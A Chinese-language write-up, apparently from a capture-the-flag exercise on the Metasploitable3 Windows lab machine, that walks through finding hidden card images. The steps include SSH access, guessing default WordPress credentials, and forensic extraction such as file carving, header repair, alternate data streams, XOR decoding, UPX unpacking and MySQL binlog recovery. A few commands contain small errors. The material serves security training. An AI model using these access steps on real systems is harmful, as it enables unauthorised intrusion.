Last login: Sun Aug 28 12:48:09 2022 from 192.168.45.1
-sh-4.4$ █
```

Figure 13: ssh 登陆成功

### 3. 进入 Users/Public/Pictures 目录, 发现有两张图片

这个还是进入输入 cmd, 用命令 C:> dir /s /b \*hearts\* 查找吧, 其余也是如此。找完文  
件再解密效率更高。

```

-sh-4.4$ cd ..
-sh-4.4$ pwd
/ygdrive/c/Users
-sh-4.4$ ls
Administrator 'All Users' 'Classic .NET AppPool' Default 'Default User' Public desktop.ini sshd_server vagrant
-sh-4.4$ cd Public
-sh-4.4$ ls
Desktop Documents Downloads Favorites Libraries Music Pictures Videos desktop.ini
-sh-4.4$ ls
'Sample Pictures' ace_of_hearts.jpg desktop.ini ten_of_diamonds.png
-sh-4.4$ 

```

Figure 14: ace of hearts & ten of diamonds

#### 4. 从远程服务器下载到本地

```
# 注: 有空格的path用单引号括起来
scp administrator@192.168.64.3:/path/to/dir Downloads
```

# 之后输入靶机用户admin的密码

#### 5. 首先查看 ace\_of\_hearts.jpg, 格式不对, binwalk 查看一下, 发现有压缩包

```
binwalk ace_of_hearts.jpg
```

```

(cynthia㉿kali)-[~/Downloads]
$ binwalk ace_of_hearts.jpg
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
0            0x0                JPEG image data, JFIF standard 1.01
20087        0x4E77             Zip archive data, at least v1.0 to extract, compressed size: 459917, uncompressed size: 459917, name: ace_of_hearts.png
480150       0x75396            End of Zip archive, footer length: 22

(cynthia㉿kali)-[~/Downloads]
$ unzip ace_of_hearts.jpg.zip
unzip:  cannot find or open ace_of_hearts.jpg.zip, ace_of_hearts.jpg.zip.zip or ace_of_hearts.jpg.zip.ZIP.
[...]
(cynthia㉿kali)-[~/Downloads]
$ unzip ace_of_hearts.jpg.Zip
unzip:  cannot find or open ace_of_hearts.jpg.Zip, ace_of_hearts.jpg.Zip.zip or ace_of_hearts.jpg.Zip.ZIP.

(cynthia㉿kali)-[~/Downloads]
$ binwalk -e ace_of_hearts.jpg
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
0            0x0                JPEG image data, JFIF standard 1.01
20087        0x4E77             Zip archive data, at least v1.0 to extract, compressed size: 459917, uncompressed size: 459917, name: ace_of_hearts.png
480150       0x75396            End of Zip archive, footer length: 22

```

Figure 15: jpg 有压缩包

#### 6. 直接 unzip 会破坏 zip, 因为 jpg 偏移了 20087 才嵌入了压缩包, 要么从 20087 切出来 zip, 要么 binwalk 自动提取

```
# 切片
dd if=ace_of_hearts.jpg of=embedded.zip bs=1 skip=20087 status=progress

# 解压
unzip embedded.zip

# binwalk
binwalk -e ace_of_hearts.jpg
```

#### 7. 解压即可看到 ace\_of\_hearts.png

## ten of diamonds

1. ten\_of\_diamonds.png 没有扑克牌样式, binwalk 看一下

```
(cynthia㉿kali)-[~/Downloads]
$ binwalk ten_of_diamonds.png

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
62          0x3E      Zlib compressed data, best compression
```

Figure 16: png 是 Zlib 压缩包

2. 显示 ten\_of\_diamonds.png 发现文件二进制数据错误




Figure 17: png 二进制数据错误

3. 查看 png 头, 发现头错误

```
(cynthia㉿kali)-[~/Downloads]
$ hexdump -C ten_of_diamonds.png | head -5
00000000  89 4d 53 46 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.MSF.....IHDR|
00000010  00 00 02 09 00 00 02 d9  08 06 00 00 00 3d 5c b2  |.....=\.|
00000020  d7 00 00 00 09 70 48 59  73 00 00 17 11 00 00 17  |....pHYs.....|
00000030  11 01 ca 26 f3 3f 00 00  20 00 49 44 41 54 78 da  |...&?.. .IDATx.|
00000040  ec bd 69 ac 6d 5b 76 1e  34 e6 9c ab dd dd d9 a7  |..i.m[v.4.....|
```


Figure 18: error png header

发现文件签名是 89 4d 53 46 0d 1a 0a, 正确 png 签名因该是 89 50 4E 0D 0A 1A 0A

4. 修改 header

```
cp ten_of_diamonds.png cp_ten_of_diamonds.png
```

```
hexedit ten_of_diamonds.png
```



```
cynthia@kali: ~/Downloads
```

	File	Actions	Edit	View	Help																	
000000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	00	00	02	09	00	00
000000020	D7	00	00	00	09	70	48	59	73	00	00	17	11	00	00	17	11	01	CA	26	F3	3F
000000040	EC	BD	69	AC	6D	5B	76	1E	34	E6	9C	AB	DD	DD	D9	A7	BD	ED	7B	F7	BD	AA
000000060	1C	8B	20	05	15	90	44	22	42	20	23	21	0B	11	A1	58	28	20	42	8C	14	C8
000000080	59	C2	29	70	1C	0B	82	88	64	47	18	6C	D9	09	55	B6	CB	7E	55	E5	7A	AF
0000000A0	73	4E	7E	CC	EF	5B	CD	7D	E5	B8	B7	53	55	7B	95	4A	E7	DD	73	F6	5E	CD
0000000C0	BD	97	3F	CA	E3	B5	FF	EF	6F	7F	DC	5A	FB	3D	75	53	7D	BC	2A	77	DF	29
0000000E0	7E	4E	89	13	11	11	E3	8D	88	88	E8	28	16	11	91	C6	DA	F0	77	AD	F1	C9
000000100	CF	69	9A	88	88	C8	E2	F6	39	CE	A3	DA	6B	A4	69	26	22	22	DE	87	CF	14
000000120	7B	51	3E	FC	8C	4D	F8	9E	E0	1A	D6	57	B8	27	85	EF	4F	DB	6B	24	49	38
000000140	9F	71	36	CC	47	D3	E0	1A	3A	C2	00	84	DF	DB	A6	1E	FC	D4	12	7E	9F	E4
000000160	06	CE	FA	7C	10	1B	DE	21	00	00	00	00	00	00	00	00	00	00	00	00	00	

Figure 19: 修改为正确 png 头

Ctrl+X 修改完保存，即可查看正确 png

## jack of diamonds

- 在靶机 System 下直接就有 jack\_of\_diamonds.png

```
-sh-4.4$ cd ..
-sh-4.4$ ls
Administrator 'All Users' 'Classic .NET AppPool' Default 'Default User' Public desktop.ini sshd_server vagrant
-sh-4.4$ cd ..
-sh-4.4$ pwd
/cydrive/c
-sh-4.4$ ls
'$Recycle.Bin' ManageEngine ProgramData Users glassfish metasploitable3 tools
BOOTSECT.BAK PerfLogs Recovery Windows hiberfil.sys openjdk6 wamp
Boot 'Program Files' RubyDevKit bootmgr inetpub pagefile.sys
'Documents and Settings' 'Program Files (x86)' 'System Volume Information' cacert.pem startup
-sh-4.4$
```

Figure 20: jack\_of\_diamonds.png

- 发现 png 是空的，png 格式也不正确。登陆到靶机，调用 cmd.exe，查看是否有隐藏数据流

cmd.exe

```
dir /R jack_of_diamonds.png
```

```
-sh-4.4$ pwd
/cydrive/c
-sh-4.4$ ls
'$Recycle.Bin' ManageEngine ProgramData Users glassfish metasploitable3 tools
BOOTSECT.BAK PerfLogs Recovery Windows hiberfil.sys openjdk6 wamp
Boot 'Program Files' RubyDevKit bootmgr inetpub pagefile.sys
'Documents and Settings' 'Program Files (x86)' 'System Volume Information' cacert.pem jack_of_diamonds.png
-sh-4.4$ dir -R jack_of_diamonds.png
-sh: dir: command not found
-sh-4.4$ cmd.exe -C
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>
C:\>dir /R C:\jack_of_diamonds.png
dir /R C:\jack_of_diamonds.png
Volume in drive C is Windows 2008R2
Volume Serial Number is 9CAA-5EC4

Directory of C:\

10/06/2020 02:13 PM          0 jack_of_diamonds.png
                           841,251 jack_of_diamonds.png:jack_of_diamonds.txt:$DATA
                           0 File(s)   0 bytes
                           0 Dir(s)  44,632,870,912 bytes free
```

Figure 21: 调用 Windows 的 cmd

发现有隐藏数据流

- 导出数据流为 base64 编码格式

```
# 下面操作会 not enough memory
more < jack_of_diamonds.png:jack_of_diamonds.txt > jack_of_diamonds.b64

# powershell (自动分块处理) 导出命令流
powershell.exe -NoProfile -Command "Get-Content -Path 'jack_of_diamonds.png' -Stream 'jack_of_diamonds.txt' -Raw | Set-Content -Path 'jack_of_diamonds.b64' -Encoding Ascii"
```

```
C:\>powershell.exe -NoProfile -Command "Get-Content -Path 'jack_of_diamonds.png' -Stream 'jack_of_diamonds.txt' -Raw | Set-Content -Path 'jack_of_diamonds.b64' -Encoding Ascii"
powershell.exe -NoProfile -Command "Get-Content -Path 'jack_of_diamonds.png' -Stream 'jack_of_diamonds.txt' -Raw | Set-Content -Path 'jack_of_diamonds.b64' -Encoding Ascii"
C:\>ls
'$Recycle.Bin' ManageEngine ProgramData Users glassfish metasploitable3 pagefile.sys
BOOTSECT.BAK PerfLogs Recovery Windows hiberfil.sys openjdk6 startup
Boot 'Program Files' RubyDevKit bootmgr inetpub tools
'Documents and Settings' 'Program Files (x86)' 'System Volume Information' cacert.pem jack_of_diamonds.b64 more wamp
C:\>
```

Figure 22: powershell 成功导出 .b64

- 下载并解码

```
# 下载  
scp vagrant@ip:/cygdrive/c/jack_of_diamonds.b64 .  
  
# 解码  
base64 -d jack_of_diamonds.b64 > jack_of_diamonds.png
```

可见 png

## jack of hearts

1. /xxx/Users/Public/Documents/ 下面还有两个 flag

```
(cynthia㉿kali)-[~]
$ ssh administrator@192.168.64.3
administrator@192.168.64.3's password:
Last login: Fri Oct 31 00:23:13 2025 from 192.168.64.1
-ssh-4.4$ e pwd
/cydrive/c/Users/Administrator
-ssh-4.4$ cd ..
-ssh-4.4$ ls
Administrator 'All Users' 'Classic .NET AppPool' Default 'Default User' Public desktop.ini sshd_server vagrant
-ssh-4.4$ cd Public
-ssh-4.4$ ls
Desktop Documents Downloads Favorites Libraries Music Pictures Videos desktop.ini
-ssh-4.4$ cd ls Documentys
ls: cannot access 'Docu': No such file or directory
-ssh-4.4$ ls Documents
'My Music' 'My Pictures' 'My Videos' desktop.ini
-ssh-4.4$ ls
jack_of_hearts.docx seven_of_spades.pdf
```

Figure 23: Documents 的 flag

2. binwalk 一下发现有 zip 存在，提取后直接在 word/media 里面发现 png





Figure 24: jack of hearts

## seven of spades

### 1. 提取 pdf 中图片

```
# 提取  
pdfimages -all -p seven_of_spades.pdf .  
# 查看  
ls -la  
# 查看图片  
display .-001-000.png  
# 重命名  
mv .-001-000.png seven_of_spades.png
```



```
(cynthia㉿kali)-[~/Downloads]  
$ pdfimages -all -p seven_of_spades.pdf .  
[...]  
$ ls -la  
total 218184  
drwxr-xr-x 4 cynthia cynthia 4096 Oct 31 13:17 .  
-rw-rw-r-- 1 cynthia cynthia 481272 Oct 31 13:17 .-001-000.png  
-rw-rw-r-- 1 cynthia cynthia 4730 Oct 31 13:17 .-001-001.png  
drwx 19 cynthia cynthia 4096 Oct 31 12:05 ..  
drwxrwxr-x 2 cynthia cynthia 4096 Oct 31 10:12 _ace_of_hearts.jpg.extracted  
drwxrwxr-x 5 cynthia cynthia 4096 Oct 31 12:50 _jack_of_hearts.docx.extracted  
-rwxrwxr-- 1 cynthia cynthia 480172 Oct 31 10:07 ace_of_hearts.jpg  
-rwxrwxr-- 1 cynthia cynthia 459917 Sep 20 2016 ace_of_hearts.png  
-rwxrwxr-- 1 cynthia cynthia 28 Oct 6 2016 caidao.asp  
-rwxrwxr-- 1 cynthia cynthia 406134 Oct 31 10:39 cp_ten_of_diamonds.png  
-rwxrwxr-- 1 cynthia cynthia 732 Oct 30 15:58 edsGRGsB  
-rwxrwxr-- 1 cynthia cynthia 550302 Oct 31 11:01 four_of_clubs.wav  
-rwxrwxr-- 1 cynthia cynthia 34249 Oct 6 2020 hahaha.jpg  
-rwxrwxr-- 1 cynthia cynthia 1116928 Oct 6 2020 index.html  
-rwxr-x-- 1 cynthia cynthia 0 Oct 31 11:50 jack_of_diamonds.b64  
-rwxr-x-- 1 cynthia cynthia 0 Oct 31 11:50 jack_of_diamonds.png  
-rwxrwxr-- 1 cynthia cynthia 676796 Oct 31 11:00 jack_of_hearts.docx  
-rwxrwxr-- 1 cynthia cynthia 566998 Sep 20 2016 jack_of_hearts.png  
-rwxrwxr-- 1 cynthia cynthia 213143681 Oct 30 17:52 jdk-29_linux-aarch64_bin.tar.gz  
-rwxrwxr-- 1 cynthia cynthia 301231 Oct 30 22:04 king_of_hearts.png  
-rwxrwxr-- 1 cynthia cynthia 817279 Oct 30 17:01 seven_of_hearts.b64  
-rwxrwxr-- 1 cynthia cynthia 2439511 Oct 6 2020 seven_of_hearts.html  
-rwxrwxr-- 1 cynthia cynthia 505608 Oct 31 11:01 seven_of_spades.pdf  
-rwxrwxr-- 1 cynthia cynthia 384732 Sep 20 2016 six_of_diamonds.png  
-rwxrwxr-- 1 cynthia cynthia 384916 Oct 30 16:02 six_of_diamonds.zip  
-rwxrwxr-- 1 cynthia cynthia 406134 Oct 31 10:44 ten_of_diamonds.png  
-rwxrwxr-- 1 cynthia cynthia 184939 Oct 6 2020 welcome.png  
  
(cynthia㉿kali)-[~/Downloads]  
$ file *.png  
.001-000.png: PNG image data, 521 x 729, 8-bit/color RGB, non-interlaced  
.001-001.png: PNG image data, 521 x 729, 8-bit grayscale, non-interlaced  
  
(cynthia㉿kali)-[~/Downloads]  
$ display .-001-000.png
```

Figure 25: seven of spades

## four of clubs

1. binwalk 看一下，发现附带了 png, foremost 分离文件

```
foremost four_of_clubs.wav
```

得到 output 文件夹，在 output/png/ 中可见 flag




Figure 26: four of clubs

## king of diamonds

1. 访问 192.168.64.3:8585/wordpress, 点击 login
2. 需要登陆, 随便试了一下, 用 vagrant:vagrant 进去了
3. 随便看看, 点击 Media, 里面有三张图片, 其中就有 king\_of\_diamonds.png




Figure 27: 找到 king\_of\_diamonds

4. 点击图片, 得到 url, 打开下载即可

### three of spades

1. ssh 连接，继续翻找，发现 /cygdrive/c/Windows 下有 three\_of\_spades.png（事实上，它是隐藏文件，如果在 cmd 查找，需要查找隐藏文件）
2. 下载到 kali，binwalk 发现语法 Warning，invalid escape sequence '\.' self.compile("\.")
3. 查看原始十六进制

```
hexdump -C three_of_spades.png | head -n 5
```

发现不是 png 文件

Figure 28: 文件被修改为 png

4. 但是这个文件的十六进制正常显示，对比两个 header (转二进制)，每 4 位异或 4 位，即，密钥是 0f！写个 python 脚本转换这个 png。

```
# 创建并编辑脚本
nano xor_png.py

# 脚本内容
#!/usr/bin/python
fin = 'three_of_spades.png'
fout = 'three_of_spades_out.png'

ba = bytearray(open(fin, 'rb').read())
for i in range(len(ba)):
    ba[i] ^= 0x0f
open(fout, 'wb').write(ba)

# 运行脚本
python xor_png.py
```


5. 运行结束后，生成的 three\_of\_spades\_out.png 即为 flag



Figure 29: three of spades

### jack of clubs

1. 在 C:\Windows\System32 下发现了 JACK\_OF\_CLUBS.PNG  
where \*.png



```
C:\Windows\System32>where *.png
where *.png
C:\Windows\System32\jack_of_clubs.png
C:\Windows\three_of_spades.png
```

Figure 30: 翻找到 JACK\_OF\_CLUBS.PNG

2. 下载过来直接打开就是

## king of clubs

UPX 是一个开源的可执行文件压缩工具。它的作用是：

- 主要目的：减小可执行文件的体积，方便网络传输和存储。
- 工作原理：将原始的可执行文件“打包”或“压缩”到一个新的外壳里。当你运行这个被压缩的文件时，这个外壳会先在内存中将原始程序解压，然后再执行它。

1. 在 C:\Windows\System32 下发现了 kingofclubs.exe

where "\*of\*"

```
operable program or batch file.

C:\Windows\System32>where "*of*"
where "*of*"
C:\Windows\System32\api-ms-win-core-profile-l1-1-0.dll
C:\Windows\System32\autofmt.exe
C:\Windows\System32\cofire.exe
C:\Windows\System32\cofiredm.dll
C:\Windows\System32\dcgpofix.exe
C:\Windows\System32\jack_of_clubs.png
C:\Windows\System32\kingofclubs.exe
C:\Windows\System32\logoff.exe
C:\Windows\System32\microsoft-windows-hal-events.dll
```

Figure 31: 翻找到 kingofclubs.exe

2. file 一下，感觉可能套 UPX 壳

```
(cynthia㉿kali)-[~/Downloads]
$ file kingofclubs.exe
kingofclubs.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed, 3 sections

(cynthia㉿kali)-[~/Downloads]
$ binwalk kingofclubs.exe
/usr/lib/python3/dist-packages/binwalk/core/magic.py:431: SyntaxWarning: invalid escape sequence '\.'
  self.period = re.compile("\.")

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0            Microsoft executable, portable (PE)
```

Figure 32: UPX Compressed

3. 拆壳 upx -d kingofclubs.exe

```
(cynthia㉿kali)-[~/Downloads]
$ upx -d kingofclubs.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2024
UPX 4.2.2          Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

File size        Ratio       Format      Name
962291 ←     824563   85.69%    win32/pe    kingofclubs.exe

Unpacked 1 file.
```

Figure 33: 解压

4. 查看十六进制数据，并查找 86 5f ... 出现的地方

hexdump -C kingofclubs.exe | grep -A 1 \_AH

5. 找到位置后截断，把后面的内容写进 kingofclubs.bin

```
dd if=kingofclubs.exe of=kingofclubs.bin bs=1 skip=$((0x3e000))
```

6. 查看.bin 头是否是 png 头, 若是, 将其用 xor\_png.py 转成真正的 png 即可

## queen of hearts

### 1. ssh 进入

```
C:\wamp\bin\mysql\mysql5.5.20\data
```

### 2. 把里面的文件都下载下来

```
scp -r vagrant@ip:/xx/c/wamp/x/data/ .
```

### 1. 依次查看日志

```
# 翻看每一个 .00000x 文件
```

```
mysqlbinlog mysql-bin.000003 | less
```



```
# at 192
#201006 14:13:36 server id 1  end_log_pos 298    Query      thread_id=2      exec_time=0      error_code=0      xid=0
use `cards`/*!*/;
SET TIMESTAMP=1601964816/*!*/;
create table queen_of_hearts ( card TEXT )
/*!*/;
# at 298
#201006 14:13:36 server id 1  end_log_pos 367    Query      thread_id=2      exec_time=0      error_code=0      xid=0
SET TIMESTAMP=1601964816/*!*/;
BEGIN
/*!*/;
# at 367
#201006 14:13:36 server id 1  end_log_pos 729046    Query      thread_id=2      exec_time=0      error_code=0      xid=0
SET TIMESTAMP=1601964816/*!*/;
insert into queen_of_hearts values ('iVBORw0KGgoAAAANSUhEUgAAAgkAAALZCAYAAA9XLXAAAACXBIVXMAABcRAAAAEQHKJvM/AAAgAEElEQVR42uy9Waxt2XUDNtzauz39ue27r6tiwIVG5
GUSEk0EHWWrAYKDEKwA80FAzYPKB/6sD+MFmAmIg/g/OoBECPMRTECBCKLZlR4lsJXiSjRFiyWkcXqq957t7/3dLtfe+dijbn32UxbotWTouuDL/FVuWfvvdZca8855phjqqZp80c5XvnC5z6tlfrs
sw/XeT5pwDg8uL8BAA8LwAAhFEEAFBKtx+XZ6n7P03ptfja/a40AMAP3d8Y4/5Gaf/Fz/PwpP2YAALPZHNvXQtNdo7tWAJCslgCAYYSf9UMAQFWATCyKtw1VM1/zwAAcTxwv1fu32WuVWPba951+w7fc9e1
vGaRl/wD600cFcQR06+szzvPccgIN01avd7mnXML7v5ixN3LV89xnNuUk3GwDAweEd97m14rWi3loZuPu/ubzgXBtf/Ndd/2AcyTPUXEuPLcsKPjdYcTP8/6Lwn1XWTe9NUdTtdfIMvFMUTTgWzv79wM
:|
```

Figure 34: 有关 queen\_of\_hearts 操作内容

### 日志看到插入 queen\_of\_hearts 表的内容

### 2. 把日志保存进 binlog.txt

```
# filter
mysqlbinlog mysql-bin.000003 > binlog.txt
```

### 3. 过滤出 base64 的内容

```
# filter
grep -o "insert into queen_of_hearts values ('[^']*')" log.txt \
| sed "s/insert into queen_of_hearts values ('//"
| sed "s/')//'" > queen_of_hearts.b64
```

### 4. 解析 base64 为 png

```
